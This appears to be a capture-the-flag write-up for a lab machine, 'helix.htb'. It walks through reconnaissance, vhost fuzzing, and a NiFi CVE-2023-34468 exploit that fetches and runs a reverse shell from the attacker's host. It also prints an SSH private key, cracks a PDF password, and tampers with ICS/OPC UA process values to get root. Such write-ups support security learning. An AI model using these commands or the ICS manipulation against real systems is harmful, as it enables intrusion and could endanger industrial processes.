
Reconnaissance
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.15 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 60:b3:f7:6c:0b:92:ab:00:ac:e7:12:e1:d1:26:9c:1e (ECDSA)
|_  256 c8:30:e6:cb:c6:cd:fc:0c:39:e5:34:04:20:07:b9:b3 (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://helix.htb/
|_http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
There only seems to be HTTP available to check out and since there’s already a redirect to helix.htb I add this domain to my /etc/hosts file.
Execution

There’s not much to discover on the web page on port 80. It just lists some security information about operational technology (OT) and industrial control systems (ICS). None of the buttons seem to have any function.
As the web server might be setup for virtual host based routing, I enumerate additional valid values with ffuf. This finds flow.helix.htb and I add it to my hosts file as well.
$ ffuf -u http://helix.htb \
       -H 'Host: FUZZ.helix.htb' \
       -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-110000.txt \
       -fs 154

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://helix.htb
 :: Wordlist         : FUZZ: /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-110000.txt
vv
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response size: 154
________________________________________________

flow                    [Status: 200, Size: 1068, Words: 110, Lines: 28, Duration: 1057ms]
On flow.helix.htb there’s a page that directs me to /nifi where I find Apache NiFi in version 1.21.0. According to a quick search online it should be vulnerable to CVE-2023-34468. Since its quite old, there are several proof-of-concepts available.

I first try to download a reverse shell script from my own host and place it into /tmp. This does generate a hit and confirms the application is vulnerable. Then I proceed to call the script to get a shell as nifi.
$ python3 exp.py http://flow.helix.htb "curl http://10.10.10.10/shell -o /tmp/ryuki"
{'component': {'config': {'autoTerminatedRelationships': ['success'], 'properties': {'Command': 'curl', 'Command Arguments': 'http://10.10.10.10/shell -o /tmp/ryuki'}, 'schedulingPeriod': '3600 sec'}, 'id': 'c1f6c535-019e-1000-7f0f-68c13639ad83', 'state': 'RUNNING'}, 'revision': {'clientId': 'x', 'version': 1}}

$ python3 exp.py http://flow.helix.htb "bash /tmp/ryuki"
{'component': {'config': {'autoTerminatedRelationships': ['success'], 'properties': {'Command': 'bash', 'Command Arguments': '/tmp/ryuki'}, 'schedulingPeriod': '3600 sec'}, 'id': 'c1f6d9f4-019e-1000-3f5d-96bb8c513274', 'state': 'RUNNING'}, 'revision': {'clientId': 'x', 'version': 1}}
Privilege Escalation
Shell as operator
My reverse shell spawned in /opt/nifi-1.21.0 and right in the subdirectory support_modules I find the SSH key for user operator that allows me to login through SSH.
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAAAMwAAAAtzc2gtZW
QyNTUxOQAAACDouEevtXQL5puMEPQzMGEo/LSrbETsWVDH8B41VHNbOwAAAJhCUmdYQlJn
WAAAAAtzc2gtZWQyNTUxOQAAACDouEevtXQL5puMEPQzMGEo/LSrbETsWVDH8B41VHNbOw
AAAEBWd4qZPQ48ePEdHec/Fquwu8Apm+TkeJJTwODupeRtwui4R6+1dAvmm4wQ9DMwYSj8
tKtsROxZUMfwHjVUc1s7AAAAD3Jvb3RAbWFuYWdlbWVudAECAwQFBg==
-----END OPENSSH PRIVATE KEY-----
Shell as root
In the home directory of operator I find a PDF and a PNG that I transfer via SCP. Additionally the user can run the command helix-maint-console as root as shown in the sudo output.
$ sudo -ln
Matching Defaults entries for operator on helix:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User operator may run the following commands on helix:
    (root) NOPASSWD: /usr/local/sbin/helix-maint-console
It’s just a shell script and I can have a look at its source code. Basically it checks a file called maintenance_window and spawn a root shell if we’re in maintenance mode. At this point in time the window is CLOSED.
#!/bin/bash
set -euo pipefail

FLAG="/opt/helix/state/maintenance_window"

read_until() { cat "$FLAG" 2>/dev/null || true; }

window_ok() {
  [ -f "$FLAG" ] || return 1
  local until_ts now
  until_ts="$(read_until)"
  now="$(date +%s)"
  [[ "$until_ts" =~ ^[0-9]+$ ]] || return 1
  [ "$now" -lt "$until_ts" ] || return 1
  return 0
}

if ! window_ok; then
  echo "Maintenance window CLOSED."
  exit 1
fi

until_ts="$(read_until)"
now="$(date +%s)"
remaining=$((until_ts-now))

echo "[+] Privileged maintenance access granted"
echo "[!] Window expires in ${remaining} seconds"
echo "[!] Session will be terminated automatically"

# Unique scope name
SCOPE="helix-maint-$$"

# Launch an interactive root shell attached to THIS TTY, in its own systemd scope
systemd-run --quiet --scope --unit="$SCOPE" --property=KillMode=control-group --property=SendSIGHUP=yes \
  /bin/bash -p -i

# If systemd-run returns, the shell exited.
exit 0

Inspecting the control systems diagram.png first. It shows an operator connecting to a OPC server reachable on port 4840 with access to three different systems. The Reactor and Control system might have writable attributes while Safety is purely read-only. Based on the open ports on the target, the OPC UA Server might be listening locally.
The PDF Operator Control & Safety Guide.pdf on the other hand is password-protected limiting my access. Therefore I try to brute force the password by first dumping the hash with
pdf2john and then using john with the rockyou wordlist.
$ pdf2john Operator\ Control\ \&\ Safety\ Guide.pdf > hash

$ john --fork=10 --wordlist=/usr/share/wordlists/rockyou.txt hash
Using default input encoding: UTF-8
Loaded 1 password hash (PDF [MD5 SHA2 RC4/AES 32/64])
Cost 1 (revision) is 6 for all loaded hashes
Node numbers 1-10 of 10 (fork)
Press 'q' or Ctrl-C to abort, almost any other key for status
operator1        (Operator Control & Safety Guide.pdf)

Just a few moments later I can open the PDF with operator1 and peek inside. It gives an overview over the reactor operations and safety logic. The first page goes over some of the variables used by the system and shows the possible values.



On the third page it covers the Maintenance Mode. It requires an operator to switch the Mode to MAINTENANCE, enable the TestOverride and begin controlled adjustment using CalibrationOffset. Section 7 is also interesting as the diagnostic tools become available when the temperature reaches 295°C or the pressure raises to 73 bar.
To interact with the application, I forward port 4840 to my own host. Then I install opcua-client-gui with uv and start it. After pressing the Connect button I find the different systems and variables under Root > Plant.

Now I just follow the steps to enable maintenance mode. Under Control > Mode I switch from NORMAL to MAINTENANCE by double-clicking the value.

Then I set the TestOverride to True.

Next I increase the CalibrationOffset from 0 to 10.

Lastly I check the current temperature. If it’s over 295 the window should be open and otherwise I increase the CalibrationOffset even more until the condition is met.

As soon as the temperature has risen above the threshold I execute the script on the target to be dropped into a temporary root shell. With that I add my own SSH key to the authorized_keys file for root to establish persistence.
$ sudo /usr/local/sbin/helix-maint-console
[+] Privileged maintenance access granted
[!] Window expires in 109 seconds
[!] Session will be terminated automatically
root@helix:/home/operator#
Attack Path
flowchart TD

subgraph "Execution"
    A(Web) -->|vHost enumeration| B(flow subdomain)
    B -->|CVE-2023-34468| C(Shell as nifi)
end

subgraph "Privilege Escalation"
    C -->|SSH private key| D(Shell as operator)
    D -->|Home directory| E(ICS system diagram) & F(Operator Guide)
    F -->|Brute force password| G(Readable Operator Guide)
    E & G -->|Modify ICS values| H(MAINTENANCE mode)
    H -->|sudo| I(Temporary root access)
end